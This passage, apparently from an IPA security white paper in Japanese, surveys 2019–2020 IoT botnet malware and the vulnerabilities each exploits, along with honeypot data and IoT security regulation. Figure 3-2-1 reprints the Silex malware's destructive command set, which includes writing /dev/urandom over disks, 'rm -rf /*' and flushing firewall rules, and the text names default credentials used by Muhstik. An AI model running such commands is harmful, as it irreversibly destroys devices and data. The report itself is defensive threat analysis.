47	3Com Corporation（現 Hewlett Packard Enterprise Co.）	ルータ 3Com OfficeConnect	3Com Office Connect のリモートコード実行の脆弱性※112
48	Barracuda Networks, Inc.	スパムメール対策アプライアンス Barracuda Spam Firewall （現 Barracuda Email Security Gateway）	CVE-2006-4000（JVNDB-2006-001041）（ディレクトリトラバーサルの脆弱性）
49	CCBill LLC.	オンライン支払システム CCBill Online Payment Services	CCBill のリモートコード実行の脆弱性※113

■表 3-2-11　Mirai の亜種「ECHOBOT」（2019 年 12 月上旬版）に追加された新しい脆弱性
（出典）Palo Alto Networks, Inc.「Mirai Variant ECHOBOT Resurfaces with 13 Previously Unexploited Vulnerabilities※83」を基に IPA が作成

HiSilicon Technology Co., Ltd. 製の SOC チップセットを用いた DVR の RCE 脆弱性※135 を悪用して機種を特定し、機種固有の脆弱性を狙って感染拡大を図る。

③TCP の 60001 番ポート（HTTP プロトコル）をスキャンするタイプ

JAWS Web Server の RCE 脆弱性※125 を悪用してコマンドを実行することで、シェルスクリプトをダウンロードし、スクリプトがウイルスのダウンロード、感染を行う。

同年 9 月末には、更に多くの Moobot の亜種が発見されており、下記に示すポートのスキャン活動が報告されている※136。

No.	脆弱性	悪用実績
1	Vacron NVR における RCE※115 脆弱性※116	Omni※117
2	CVE-2018-10561（JVNDB-2018-004885）、CVE-2018-10562（JVNDB-2018-004886）	Omni
3	CVE-2015-2051（JVNDB-2015-001591）	Omni、Hakai※118
4	複数ベンダの CCTV/DVR における RCE 脆弱性※119	Omni、Yowai※120
5	CVE-2014-8361（JVNDB-2014-008039）（Miniigd UPnP SOAP 任意のコード実行の脆弱性）	Omni
6	D-Link 製品における UPnP SOAP TelnetD コマンド実行の脆弱性※121	Omni
7	eir D1000 における WAN 側からのリモートコードインジェクションの脆弱性※122（CVE-2016-10372（JVNDB-2016-008586））	Omni
8	Netgear 製ルータの setup.cgi における RCE 脆弱性※123	Omni
9	CVE-2016-6277（JVNDB-2016-006166）（Netgear 製の複数のルータ（R7000、R6400 等）における cgi-bin コマンドインジェクションの脆弱性※124）	Omni、VPNFilter
10	MVPower DVR におけるシェルコマンド実行の脆弱性※125	Omni
11	CVE-2017-17215（JVNDB-2017-013014）	Omni、Satori、Miori※126
12	LinkSys E-Series ルータにおける RCE 脆弱性※86	TheMoon※127
13	ThinkPHP 5.0.23/5.1.31 における RCE 脆弱性※87	Hakai、Yowai

■表 3-2-12 「Shiina」を含む URL からダウンロードされる Mirai の亜種が感染に悪用する脆弱性
（出典）Trend Micro Incorporated「New Mirai Variant Uses Multiple Exploits to Target Routers and Other Devices※114」を基に IPA が作成

- TCP の 84、1588、5984、8181、8888、9200 番ポート（HTTP プロトコル、前述の②③に示したポート番号に加えてスキャンする）
- TCP の 5555 番ポート（ADB）
- TCP の 23 番ポート（TELNET）

報告当時、一週間で約 6 万 6,000 台の感染が観測されており、感染機器は世界中に散在していることが確認されている。国・地域別の感染機器台数の分布を、表 3-2-13 に示す。

順位	国・地域名	機器台数	順位	国・地域名	機器台数
1	ブラジル	7,913	26	チリ	577
2	中国	5,749	27	ポーランド	497
3	ベトナム	5,305	28	カタール	477
4	タイ	4,514	29	南アフリカ	472
5	ウルグアイ	4,510	30	イスラエル	456
6	イタリア	3,685	31	ドミニカ	455
7	ロシア	3,070	32	ウクライナ	417
8	アルゼンチン	2,440	33	コロンビア	415
9	トルコ	2,410	34	エジプト	407
10	マレーシア	2,073	35	ハンガリー	376
11	韓国	2,068	36	チュニジア	370
12	インド	1,783	37	フランス	322
13	ドイツ	1,594	38	カザフスタン	295
14	米国	1,554	39	サウジアラビア	279
15	イラン	1,433	40	オーストラリア	273
16	メキシコ	1,132	41	シンガポール	271
17	スペイン	1,062	42	ブルガリア	244
18	英国	967	43	UAE	232
19	モロッコ	946	44	カナダ	185
20	ギリシャ	937	45	ヨルダン	136
21	インドネシア	798	46	オマーン	120
22	ベネズエラ	782	47	セルビア	114
23	パキスタン	774	48	ポルトガル	112
24	ルーマニア	758	49	プエルトリコ	101
25	日本	632			

■表 3-2-13 ウイルス Moobot 感染機器の国・地域別分布
（出典）Qihoo 360 Technology Co. Ltd.「The Botnet Cluster on the 185.244.25.0/24※136」を基に IPA が作成

(i) Momentum

2019 年 12 月、Mirai の新しい亜種「Momentum」が発見された※137。Momentum が感染に悪用する脆弱性を、以下に示す。

- 複数ベンダの CCTV/DVR における RCE 脆弱性※119
- ZyXEL ルータの脆弱性

（CVE-2017-18368（JVNDB-2017-014439）に類似）
- CVE-2017-17215（JVNDB-2017-013014）
- 複数ベンダのワイヤレスプレゼンテーションシステムにおけるコマンドインジェクションの脆弱性
（CVE-2019-3929（JVNDB-2019-004073）に類似）
- D-Link ルータの HNAP 実装の脆弱性※138
- Realtek SDK における UPnP SOAP コマンド実行の脆弱性
（CVE-2014-8361（JVNDB-2014-008039））
- CVE-2018-10562（JVNDB-2018-004886）
- JAWS Web Server における RCE 脆弱性※125
- Vacron NVR における RCE 脆弱性※116
- UPnP SOAP Command Execution の脆弱性
（CVE-2016-10372（JVNDB-2016-008586）に類似）
- ThinkPHP における RCE 脆弱性※139
- HooToo TripMate における RCE 脆弱性※92

(j) その他の Mirai の亜種

2020 年に入ってからも Mirai の様々な亜種が発見されている。

- 2020 年 2 月、Rasilient Systems, Inc. 製の監視カメラ用ストレージシステムの脆弱性（CVE-2020-6756（JVNDB-2020-001330））の悪用を試みる Mirai の亜種「SORA」「UNSTABLE」が発見された※140。
- 2020 年 3 月、ZyXEL Technologies Co., Ltd. 製の NAS のコマンドインジェクションの脆弱性（CVE-2020-9054（JVNDB-2020-001758））の悪用を試みる Mirai の亜種「Mukashi」が発見された※141。
- 2020 年 3 月、Netlink ICT Pvt Ltd. 製 GPON ルータの脆弱性※142 を狙う Mirai の亜種が発見された※143。ウイルスのファイル名に「rispek」という文字列が用いられている。

(k) Gafgyt の様々な亜種

Gafgyt は、2015 年初めにソースコードが公開されて以来、様々な亜種が発生しており、近年では Mirai と同様に特定の IoT 機器の脆弱性を狙った感染手段の拡張が行われている。

2019 年 1 月、Mirai の亜種が発見されたホストにおいて、ファイル名に「eeppinen」という文字列が用いられた Gafgyt の亜種が発見された※66。

2019 年 4 月、Belkin International, Inc. のスマートホーム機器 WeMo を狙う Gafgyt の亜種が発見された※144。この亜種は、2018 年 5 月に発見された Gafgyt の亜種「Hakai※118」が進化したものと考えられ、Universal Plug and Play（UPnP）API を有効化した WeMo のリモートコード実行の脆弱性※94 を悪用して感染を拡大する。

2019 年 8 月、Gafgyt の新たな亜種「Ayedz」が発見された※131。感染後、攻撃者に送信する機器の情報（動作しているプロセス、保有する実行モジュール、Linux のディストリビューションの種類等）や攻撃者から DDoS 攻撃を指示するコマンド群等の解析結果が報告されている。

2019 年 9 月、小規模オフィス／家庭向けルータに感染しようとする Gafgyt の亜種が発見された※145。この亜種は、JenX ／ Jennifer※146 に由来するものと考えられる。感染対象機器と感染に悪用する脆弱性を、以下に示す。

- ZyXEL P660HN-T1A
（CVE-2017-18368（JVNDB-2017-014439））
- Huawei HG532
（CVE-2017-17215（JVNDB-2017-013014））
- Realtek RTL81XX チップセットを用いた各機器
（CVE-2014-8361（JVNDB-2014-008039））

この亜種は、Valve Corporation によって開発された Source Engine を採用したゲームサーバに対して DoS 攻撃を実行する専用のコマンドを有すること、感染機器上で動作している他のウイルスのプロセスを終了させること、を特徴とする。また、JenX ／ Jennifer と同様に、DDoS 攻撃をレンタル提供するサービスに悪用されている。

(l) Hide 'N Seek

Hide 'N Seek（別名、HNS）は、2018 年 1 月に発見された IoT ボットネットで、ウイルスに感染した IoT 機器の通信に P2P（Peer-to-Peer）を用いることを特徴とする※147。2019 年 2 月、以下に示す脆弱性を感染手段として追加された亜種が発見された※148。

- CVE-2019-7238（JVNDB-2019-002836）
（Sonatype Nexus Repository Manager のインストールにおける RCE 脆弱性）
- CVE-2018-20062（JVNDB-2018-012013）
（Web アプリケーションフレームワーク ThinkPHP における RCE 脆弱性）
- CVE-2018-7297（JVNDB-2018-002349）
（HomeMatic Zentrale CCU2 における RCE 脆弱性）
- Apache CouchDB における RCE 脆弱性※149
- OrientDB における RCE 脆弱性※150

- Netgear 製ルータ DGN1000 の setup.cgi における RCE 脆弱性※123
- AVTECH 製ネットワークカメラ／ DVR ／ NVR における RCE 脆弱性※151
- TP-Link 製ルータ TL-WDR4300 におけるバックドア※152

(m) Neko

2019 年 7 月、IoT 機器に感染してボットネットを構築する新たなウイルス「Neko」が発見された※131。「Neko」は複数のアーキテクチャに対応しており、感染機器内に存在する他のウイルスのプロセスを終了する機能や、UDP フラッド攻撃等を用いて DDoS 攻撃を仕掛ける機能を有する。以下に示す脆弱性を悪用して感染を試みる。

- ルータ eir D1000 における WAN 側の RCE 脆弱性※122
- CVE-2015-2051（JVNDB-2015-001591）
- CVE-2017-17215（JVNDB-2017-013014）
- CVE-2018-10561（JVNDB-2018-004885）、CVE-2018-10562（JVNDB-2018-004886）
- LinkSys E-Series ルータにおける RCE 脆弱性※86
- MVPower DVR におけるシェルコマンド実行の脆弱性※125
- ThinkPHP 5.0.23/5.1.31 における RCE 脆弱性※87
- Realtek SDK における Miniigd UPnP SOAP コマンド実行の脆弱性
（CVE-2014-8361（JVNDB-2014-008039））

同月末、感染拡大の悪用手段として、下記に示す脆弱性が追加された亜種が発見された。

- Netgear 製のルータ DGN1000/DGN2200 における複数の脆弱性※153
- 複数ベンダの CCTV/DVR における RCE 脆弱性※119
- Netgear 製の複数のルータ（R7000、R6400 等）における cgi-bin コマンドインジェクションの脆弱性
（CVE-2016-6277（JVNDB-2016-006166））
- Vacron NVR における RCE 脆弱性※116
- CVE-2018-15379（JVNDB-2018-013332）
- Linksys ルータ WAP54Gv3 におけるリモートデバッグルートシェルの脆弱性※154

(n) Mozi

2019 年 9 月、Gafgyt のソースコードを流用し、ウイルスに感染した IoT 機器間の通信に DHT プロトコルをベースとした P2P 通信を用いるように拡張された「Mozi」が発見された※155。Mozi は、認証情報の既定値または以下に示す脆弱性を悪用して感染を拡大する。

- ルータ eir D1000 における WAN 側の RCE 脆弱性※122
- Vacron NVR における RCE 脆弱性※116
- CVE-2014-8361（JVNDB-2014-008039）
- Netgear 製の複数のルータ（R7000、R6400 等）における cgi-bin コマンドインジェクションの脆弱性
（CVE-2016-6277（JVNDB-2016-006166））
- Netgear 製ルータ DGN1000 の setup.cgi における RCE 脆弱性※123
- MVPower DVR に搭載された JAWS Web Server における RCE 脆弱性※125
- CVE-2017-17215（JVNDB-2017-013014）
- D-Link 製品における HNAP SOAPAction-Header コマンド実行の脆弱性
（CVE-2015-2051（JVNDB-2015-001591））
- CVE-2018-10561（JVNDB-2018-004885）、CVE-2018-10562（JVNDB-2018-004886）
- D-Link 製品における UPnP SOAP TelnetD コマンド実行の脆弱性
（CVE-2014-8361（JVNDB-2014-008039））
- 複数ベンダの CCTV/DVR における RCE 脆弱性※119

2019 年 11 月から 2020 年 1 月にかけて、日本国内においても Mozi の感染拡大を図るアクセスの増加が観測されている※156。

(o) LiquorBot

2020 年 1 月、暗号通貨 Monero のマイニング機能を有するウイルス「LiquorBot」の活動の観測結果が公開された※157。LiquorBot は、2019 年 5 月に初めて検出されたウイルスで、プログラミング言語 Go（golang）で記述されている。2019 年 7 月に検出された検体は、82 種類の既定の認証情報を用いた辞書攻撃に加えて、以下に示す様々な IoT 機器の脆弱性を悪用して感染する。

- CVE-2015-2051（JVNDB-2015-001591）
- CVE-2016-1555（JVNDB-2016-008523）
- CVE-2016-6277（JVNDB-2016-006166）
- CVE-2018-17173（JVNDB-2018-010306）
- CVE-2017-6884（JVNDB-2017-002996）
- CVE-2018-10562（JVNDB-2018-004886）
- CVE-2017-6077（JVNDB-2017-001693）

- CVE-2017-6334（JVNDB-2017-002116）
- CVE-2016-5679（JVNDB-2016-004493）
- CVE-2018-9285（JVNDB-2018-004344）
- CVE-2013-3568（JVNDB-2013-007218）
- CVE-2019-12780（JVNDB-2019-005521）

(p) Muhstik の亜種

2019 年 12 月、Muhstik の新しい亜種が発見された※158。Muhstik は 2018 年 3 月から稼働しているボットネットで、この亜種はオープンソースのファームウェア Tomato を用いたルータを攻撃する機能が追加されており、既定の認証情報である admin:admin、root:admin を用いて侵入を試みる。インターネット接続機器検索サービス Shodan※159 を用いた調査によると、この時点でインターネット上に約 4,600 台の潜在的被害端末が存在することが報告されている。

(2) 機器保護型ウイルスの動向

感染した IoT 機器の特定のポートへの通信を遮断して、結果的に感染機器を他のウイルス（Mirai やその亜種等）による感染から防御する Hajime は、2016 年 10 月に初めて発見された※64。当初は、各機器の既定の認証情報※160 を用いたログインを感染手段としていたが、Mirai の亜種が特定機器の脆弱性を感染手段として悪用を開始すると、同様の感染手段を取り込み、Mirai の亜種と感染について競合する形となっている。

2018 年 5 月に発見された検体を最後に、更新された Hajime は検出されておらず※161、以降は同じ感染手段での活動を継続しているとみられる。これまで Hajime が用いたことが確認された感染手段を、表 3-2-14 に示す。

(3) 機器破壊型ウイルスの動向

感染した IoT 機器を使用不能とし、他のウイルス感染を防止しようとする機器破壊型ウイルスとしては、2016 年 11 月から活動を開始した BrickerBot が存在したが、2017 年 12 月に作者が「1,000 万台以上の IoT 機器を使用不能にしたインターネット化学療法を終了する」と宣言し、活動を終了した。

2019 年、IoT 機器を使用不能とする新たな機器破壊型ウイルスが出現した。機器の種別を特定せずに無差別に攻撃を仕掛けるため、産業ネットワークやヘルスケアで用いられている IoT 機器が攻撃された場合、生命が脅かされるリスクが指摘されている※166。

(a) Silex

2019 年 6 月、IoT 機器のファームウェアを消去して使用不能とする新たなウイルス「Silex」の活動が発見された※167。発見当初、約 350 台の機器を破壊していた Silex は、1 時間後には 2,000 台の機器を使用不能とした。Silex は、以下に示す手順で IoT 機器を破壊する。

①機器のストレージの破壊
（パーティションへのランダムデータの書き込み）
②ルーティングテーブルの削除
③ネットワーク構成の削除
④機器の停止
（起動不能状態にした上での再起動）

検出された機器破壊用コマンド群を、図 3-2-1 に示す。回復にはファームウェアの再インストールが必要であり、エンドユーザが実施することは困難である。ウイルス感染に気付かないユーザは、ハードウェア障害が発生したと思い込み、機器を捨ててしまう可能性が高い、と指摘

No.	ポート	プロトコル	感染手段
1	TCP:23	TELNET	既定の認証情報を用いた辞書攻撃による不正ログイン
2	TCP:5358		
3	TCP:7547	HTTP	ホームルータ管理プロトコル TR-069 の実装上の脆弱性※162
4	TCP:81	HTTP	GoAhead Web Server を搭載したネットワークカメラにおける複数の脆弱性※97
5	TCP:9000	MCTP	KGurad Security 製 DVR における脆弱性（CVE-2015-4464（JVNDB-2015-007803））
6	TCP:8291	Winbox 独自	SIA Mikrotīkls 製 MikroTik RouterOS の管理アプリケーション Winbox の RCE 脆弱性※163
7	TCP:2000		
8	TCP:80	HTTP	DASAN Networks, Inc. 製 GPON ルータにおける脆弱性（CVE-2018-10561（JVNDB-2018-004885）、CVE-2018-10562（JVNDB-2018-004886））
9	TCP:8080		

■表 3-2-14　Hajime が用いたことが確認された感染手段
（出典）株式会社インターネットイニシアティブ「Hajime ボットの観測状況※164」「Hajime ボットによる 8291/tcp へのスキャン活動※165」「2018 年の IoT ボット観測状況と最近の動向※161」等を基に IPA が作成

されている。

14 歳であると主張し「Light Leafon」と名乗る Silex の作者は、現時点では認証情報が初期設定値のままの IoT 機器を感染対象としているが、今後は Mirai や Gafgyt の亜種と同様に、脆弱性を放置した特定の機器を攻撃対象と追加していく計画である、と表明した。

```
fdisk -l
busybox cat /dev/urandom >/dev/mtdblock0
busybox cat /dev/urandom >/dev/sda
busybox cat /dev/urandom >/dev/ram0
busybox cat /dev/urandom >/dev/mmc0
busybox cat /dev/urandom >/dev/mtdblock10
fdisk -C 1 -H 1 -S 1 /dev/mtd0
fdisk -C 1 -H 1 -S 1 /dev/mtd1
fdisk -C 1 -H 1 -S 1 /dev/sda
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
illed bot process
route del default
iproute del default
ip route del default
rm -rf /* 2</dev/null
sysctl -w net.ipv4.tcp_timestamps=0
sysctl -w kernel-threads-max=1
iptables -F;iptables -t nat -F;iptables -A INPUT -j DROP;iptables -A FORWARD -j DROP
halt -n -f
reboot
```

■図 3-2-1　Silex の機器破壊コマンド群
（出典）Larry W. Cashdollar r00t folding team #258829 のツイート※168

(b) handymanny

2019 年 9 月、感染した IoT 機器を破壊する新たなウイルス「handymanny」が発見された※136。Silex と同様の手順で、機器を使用不能とするコマンド群を内部に保持することが確認されている。

3.2.2 脆弱な IoT 機器とウイルス感染の実態

脆弱な状態にある IoT 機器を狙うサイバー攻撃が常態化する中、ウイルス感染の恐れがある脆弱な IoT 機器や実際にウイルス感染した IoT 機器は、国内外にどれだけ存在しているのだろうか。本項では、IoT 機器のセキュリティ対策強化の取り組みとして公開されている情報から、脆弱なまま運用されている IoT 機器とウイルス感染の実態を考察する。

(1) 国内における実態

2019 年 2 月、総務省及び国立研究開発法人情報通信研究機構（NICT：National Institute of Information and Communication Technology）は、インターネット接続事業者と連携し、サイバー攻撃に悪用される恐れのある IoT 機器の調査及び当該機器の利用者への注意喚起を行う取り組み「NOTICE（National Operation Towards IoT Clean Environment）※169」を開始した※170。

また、2019 年 6 月、総務省、NICT、一般社団法人 ICT-ISAC 及びインターネット接続事業者が連携して、NICT の NICTER プロジェクト※171 によりウイルス感染を原因とする通信を行っていることが検知された IoT 機器について、インターネット接続事業者が当該機器の利用者を特定の上、利用者に注意喚起を実施する取り組みを開始した※172。

総務省、NICT、ICT-ISAC は、2019 年度四半期ごと（2019 年 4 ～ 6 月、7 ～ 9 月、10 ～ 12 月、2020 年 1 ～ 3 月）の取り組み実施結果を集計し、2019 年 6 月、同年 10 月、2020 年 1 月、同年 5 月に公開（表 3-2-15）しており、国内における脆弱な IoT 機器とウイルス感染の実態を以下のように考察している。

- 第 1 四半期では、脆弱な IoT 機器（容易に推測される ID・パスワードを設定している IoT 機器）の検出件数、ウイルス感染した IoT 機器の利用者への注意喚起の件数は少ない状況にある。

調査内容と取り組み		調査期間			
		2019 年度 第 1 四半期（2019 年 4～6 月）	2019 年度 第 2 四半期（2019 年 7～9 月）	2019 年度 第 3 四半期（2019 年 10～12 月）	2019 年度 第 4 四半期（2020 年 1～3 月）
参加 ISP 社数		33 社	34 社	41 社	50 社
調査対象	調査対象 IP アドレス	約 0.9 億アドレス	約 1.0 億アドレス	約 1.1 億アドレス	約 1.1 億アドレス
	調査対象ポート	非公開	非公開（ただし、第 1 四半期より増加）		
NOTICE の取り組み結果	ID・パスワードが入力可能であった IoT 機器	約 4 万 2,000 件	約 9 万 8,000 件	約 11 万 1,000 件	約 10 万件
	内、ログイン可能であった注意喚起の対象 IoT 機器	147 件	358 件	823 件	921 件
感染機器の利用者への注意喚起	ISP に対する通知の対象（1 日当たり）	112 ～ 155 件	80 ～ 559 件（第 2 四半期までの累計平均 197 件）	60 ～ 598 件（第 3 四半期までの累計平均 176 件）	46 ～ 524 件（第 4 四半期までの累計平均 162 件）

■表 3-2-15　国内における注意喚起の取り組みの実施結果
（出典）総務省、NICT、ICT-ISAC の公開情報※173 を基に IPA が作成

- 第 2 四半期では、第 1 四半期までと比較して脆弱な IoT 機器の検出件数が増加しているが、調査対象 IP アドレス及び調査対象ポートの拡大、並びに調査プログラムの改良によるものと考えられ、脆弱な IoT 機器の割合については大きな変化はない。また、ウイルス感染した IoT 機器の利用者への注意喚起の件数も 2019 年 8 月末から増加しているが、長期的な観測傾向から見ると大きな変化はない。
- 第 3 四半期では、第 2 四半期までと比較して脆弱な IoT 機器の検出件数が増加しているが、調査対象 IP アドレスの拡大及び調査プログラムの改良によるものと考えられ、脆弱な IoT 機器の割合については大きな変化はない。また、ウイルス感染した IoT 機器の利用者への注意喚起の件数も、長期的な観測傾向から見ると大きな変化はない。
- 第 4 四半期では、脆弱な IoT 機器の検出件数及び割合については大きな変化はない。また、ウイルス感染した IoT 機器の利用者への注意喚起の件数は、2020 年 2 月下旬から 3 月上旬にかけて一時的に増加しているが、Mirai の亜種の活動が一時的に活発化した影響と考えられ、長期的な観測傾向から見ると大きな変化はない。

以上のことから、国内において容易に推測される ID・パスワードを設定している IoT 機器、既にウイルス感染していると判明した IoT 機器の数は、2019 年度の一年間をとおして少ない状況にある、と報告している。

(2) ハニーポットにおける IoT ボットネットの観測

株式会社インターネットイニシアティブが実施しているマルウェア活動観測プロジェクトで設置したハニーポットにおける観測結果として、ウイルスに感染した IoT 機器によるボットネットの活動状況が報告されている※174。

IoT 機器に感染したウイルスの大半は、同様に感染可能な脆弱な IoT 機器をスキャンするためのパケットを送信する機能を有するため、ハニーポットに対してパケットを送信してきたユニークな送信元アドレスの数は、ウイルスに感染した IoT 機器の台数を反映した値であると考えられる。これらの観測結果（アドレス数の推移、アドレス数の国別推移）から、世界中の IoT 機器のウイルス感染状況や国別分布を考察することが可能となる。


(a) Mirai の亜種の観測結果

ハニーポットにおいて検出された Mirai の亜種によるスキャン通信（Mirai の特徴に合致するパケット）について、ユニークな送信元アドレス数の 1 年間の推移を図 3-2-2 に、上位 10 位までの国・地域（中国、台湾、ブラジル、ロシア、エジプト、韓国、ベトナム、米国、トルコ、ギリシャ）の個別の推移を図 3-2-3 に示す。

2019 年前半、感染は減少傾向が見られたものの、7 月以降増加に転じ、11 月ごろのピークを迎えて再び減少傾向となり、最終的に年初とほぼ同じアドレス数に帰着している。7 月後半～ 9 月の増加は、Huawei Technologies Co., Ltd. 製ルータ HG532 の脆弱性（CVE-2017-17215（JVNDB-2017-013014））を悪用した感染が拡大したことによる増加と言われている。また、9 月～ 11 月の増加は、特定の IoT 機器固有の脆弱性を狙った fbot（「3.2.1 (1) (b) fbot」参照）や Moobot（「3.2.1 (1) (h) Moobot」参照）の活動が活発になった影響による増加と言われている。

国・地域別では、年間を通じて中国の感染台数が最も多い。また、脆弱性を狙う特定の亜種による活動の活発化に伴い、対応する国・地域（台湾、ブラジル、エジプト等）の感染台数が一時的に増加する傾向が見られる。これは、脆弱性を狙われる IoT 機器の一部は、インターネット接続事業者により顧客に配布されるルータやモデムのように、特定の国・地域において一定の台数が配布・流通されていることがあるためと考えられる。

■図 3-2-2　Mirai 亜種ユニーク送信元アドレス数の推移
（出典）株式会社インターネットイニシアティブ「2019 年の IoT ボット観測状況※174」を基に IPA が編集




■図 3-2-3　Mirai 亜種ユニーク送信元アドレス数の国・地域別推移
（出典）株式会社インターネットイニシアティブ「2019 年の IoT ボット観測状況※174」を基に IPA が編集

(b) Hajime の観測結果


ハニーポットにおいて検出された Hajime によるスキャン通信（Hajime の特徴に合致するパケット）について、ユニークな送信元アドレス数の 1 年間の推移を図 3-2-4 に、上位 10 位までの国・地域（ブラジル、米国、ロシア、イラン、インド、台湾、トルコ、韓国、インドネシア、ウクライナ）の個別の推移を図 3-2-5 に示す。

2019 年冒頭、Mirai の亜種の約半分のアドレス数を示していた Hajime は、緩やかな減少傾向を続けて、年末までに約 20% ～ 25% 感染が減少している。

国・地域別では、ブラジル一国に集中しており、感染台数の約 4 分の 1 を占める。Hajime は 2018 年 5 月以降更新を停止しており（「3.2.1 (2) 機器保護型ウイルスの動向」参照）、感染に悪用する脆弱性が追加されていないため、ブラジル以外に設置された新しい IoT 機器への感染が非常に少ないと考えられる。また、ブラジルの感染台数も 1 年間で半数以下に減少しており、全体の感染台数減少につながっている。



■図 3-2-4　Hajime ユニーク送信元アドレス数の推移
（出典）株式会社インターネットイニシアティブ「2019 年の IoT ボット観測状況※117」を基に IPA が編集



■図 3-2-5　Hajime ユニーク送信元アドレス数の国・地域別推移
（出典）株式会社インターネットイニシアティブ「2019 年の IoT ボット観測状況※117」を基に IPA が編集

Mirai の亜種は、様々な脆弱性を感染拡大手段として取り込みつつ、多様な亜種が発生し、世界中の IoT 機器を攻撃対象とした活動を継続している。Mirai と並び IoT 機器を感染対象とする Gafgyt は、通信に特徴が見られず、またスキャン活動を行わない検体も多いことから、全体の感染規模は不明であるが、様々な亜種が派生していることは確認されている。結果的に Mirai や Gafgyt の亜種の感染から IoT 機器を防御している Hajime は、更新が停止されていることから、その活動は縮小傾向にある。今後も、Mirai 及び Gafgyt の亜種による IoT に対する脅威が継続することが考えられる。

3.2.3 セキュリティ対策強化の取り組み

これまで述べたように、IoT に対する脅威は常態化しており、世界中に存在する IoT 機器に対する脆弱性対応を含むセキュリティ対策が必須となっている。本項では、対策を検討・推進する上で参考となるセキュリティガイド等の発行状況や、政府の取り組みとしての法規制の強化、民間の取り組みについて紹介する。

(1) IoT 関連セキュリティガイド等の改訂・新規発行

これまでに公開された IoT のセキュリティに関するガイドラインや手引き等の改訂版、新たに発行されたセキュリティガイド等が引き続き公開されている。2019 年以降に国内及び海外で公開された資料を、表 3-2-16（次ページ）と表 3-2-17（次々ページ）に示す。

(2) IoT 機器に対する規制の強化

初期状態で脆弱な IoT 機器が市場に流通することを防止するために、各国において IoT 機器の製造者や販売者に対する法規制の制定・施行が始まっている。ここでは、主なものを紹介する。

(a) 電気通信事業法における端末設備等規則

総務省は、IoT 機器を含む端末設備の技術基準にセキュリティ対策を追加するための改正省令「端末設備等規則及び電気通信主任技術者規則の一部を改正する省令（平成 31 年総務省令第 12 号）」を 2019 年 3 月 1 日に公布した※193。その後、「電気通信事業法に基づく端末機器の基準認証に関するガイドライン（第 1 版）」を策定し、2019 年 4 月 22 日に公開した※194。これにより、IoT 機器を含む端末設備の技術基準にセキュリティ対策を追加するための「端末設備等規則（昭和 60 年郵政省令第 31 号）」の一部改正を 2020 年 4 月 1 日に施行し、パソコンやスマートフォン等を除く、インターネットに直接接続する機能を有する IoT 機器に対する規制を強化して、以下の各機能の実装を必須とした。

①電気通信機能の設定変更に対するアクセス制御機能（ID・パスワードを用いた利用者認証等）を有すること。
②アクセス制御のための認証情報の初期設定値からの変更を促す機能若しくはそれに準ずるものを有すること。あるいは、あらかじめ機器ごとに異なる初期設定値が付されていること若しくはこれに準ずる措置が講じられていること。なお、取扱説明書等に初期設定値の変更を促す記載をするだけでは不可。
③ファームウェアの更新機能を有すること。
④端末への電源供給が停止した場合でも、機能①及び機能③と当該機能により設定された機器の状態を維持すること。

（b）カリフォルニア州における法規制の施行開始

米国カリフォルニア州では、2018 年 9 月 28 日に IoT 機器の製造業者にセキュリティ対策強化を義務付ける法案 SB-327（Senate Bill No.327）※195、通称「IoT セキュリティ法」が成立しており、2020 年 1 月 1 日に施行が開始された。インターネットに直接的または間接的に接続する機器には、不正アクセス、破壊、不正利用、改ざん、情報漏えいから保護するための「合理的な」セキュリティ機能の実装が必須となった。IoT 機器が外部ネットワークからの認証機能を備えている場合、以下のいずれかを満たしていれば、合理的なセキュリティ機能と見なすとしている。
①事前にプログラムされたパスワードは、製造する機器ごとに異なること。
②機器への初めてのアクセスを許可する前に、利用者に新しい認証情報の生成を強制するセキュリティ機能を有すること。

公開機関・団体	公開資料名	対象読者と主な内容	公開年月
IPA	入退管理システムにおける情報セキュリティ対策要件チェックリスト※175	・調達者、運用者 ・対策要件、対策方法	2019 年 5 月
	脆弱性対処に向けた製品開発者向けガイド※176	・一般消費者が利用するネットワーク接続機器の開発事業者 ・実施すべき脆弱性対処とその開示方法	2020 年 7 月
JPCERT/CC	IoT セキュリティチェックリスト※177	・IoT システム・機器の開発者、利用者 ・開発時の確認項目、利用時の確認項目	2019 年 6 月
	IoT セキュリティチェックリスト利用説明書※177	・IoT システム・機器の開発者、利用者 ・チェックリストの利用方法	
	IoT セキュリティチェックリスト解説図※177	・IoT システム・機器の開発者、利用者 ・セキュリティ機能の目的・説明	
一般社団法人重要生活機器連携セキュリティ協議会（CCDS：Connected Consumer Device Security Council）	製品分野別セキュリティガイドライン スマートホーム編 1.0 版※178	・住設機器の設計者、開発者、生産者、提供者、運用保守担当者、スマートホームの設計者、生産・施工者、管理者、現場監督者、運用保守担当者 ・各ライフサイクルにおいて考慮すべきセキュリティ対策の方針	2019 年 10 月
	IoT 分野共通セキュリティ要件ガイドライン 2019 年版 Ver.2.0※179	・IoT 機器のサーティフィケーションプログラム（「3.2.3（3）民間における取り組み」参照）申請者 ・IoT 機器の最低限のセキュリティ要件	2020 年 2 月
